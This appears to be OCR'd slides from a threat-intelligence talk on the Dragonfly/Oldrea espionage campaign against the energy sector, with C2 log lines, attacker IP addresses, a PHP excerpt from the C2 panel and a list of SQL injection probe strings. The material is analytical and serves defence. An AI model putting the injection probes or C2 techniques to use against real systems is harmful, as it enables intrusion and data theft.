
```
MDctMDItMjAx
NCAwNzoy[SNIP]
g3IFNhZmFyaS8
1MzUuMQ==
```

```
07-02-2014 07:21:26    23.20.217.206
GET://artem.sataev.com/blog/wp-includes/pomo/src.php[in:0,out:116]
Mozilla/5.0 (Windows NT 5.1) AppleWebKit/535.1 (KHTML, like Gecko)
Chrome/14.0.835.187 Safari/535.1
```

- Timestamp
- IP address
- Oldrea ID
- Exfiltrated bytes




OPSEC failures - monitoring




[in:0,out:116]


OPSEC failures - monitoring



OPSEC failures - monitoring




OPSEC failures - monitoring



OPSEC failures - monitoring


- -1232UNIONALLSELECT1926
- -1234UNIONALLSELECT2996299629962996299629962996299629962996299629962996299
- -123AND69096909AND70107010
- -123AND70598633AND50705070
- -123AND96409640AND49014901
- -1794UNIONALLSELECT5637
- -1796ORDERBY1--



122.159.58.236
61.180.252.129
61.180.252.189
61.180.252.243

OPSEC failures - monitoring

- Oldrea C&C would serve all modules hosted for a new bot ID
- Allows easy monitoring of modules
- GET://C2.foo.bar/wp-content/plugins/akismet/iddx.php?id=*Oldrea_ID*
- Answer files are stored with ***Oldrea_ID.ans*** filename



```
if($_SERVER['REQUEST_METHOD'] == "POST") {
    $answer = @file_get_contents('php://input');
    if($answer !== false && strlen($answer) > 0) {
        fb_write($user_id . ".ans", PATH_BLOCKFILE, sprintf(
        ANSWERTAG_START . "%s" . ANSWERTAG_END, $start_time, base64_encode
        ($_SERVER['REQUEST_URI']), $answer));
    }
}
```

Summary

- Dragonfly is a currently dormant threat
- It targeted the energy sector primarily in Europe and US, in 2013 and 2014
- Other sectors not immune, may be used as stepping stone
- Attacker capabilities
  - persistent access to networks
  - Information stealing
  - Sabotage
- Well resourced with a range of technical capabilities
- Likely to be state-sponsored

Q&A

Thank you!

Marcin Siedlarz

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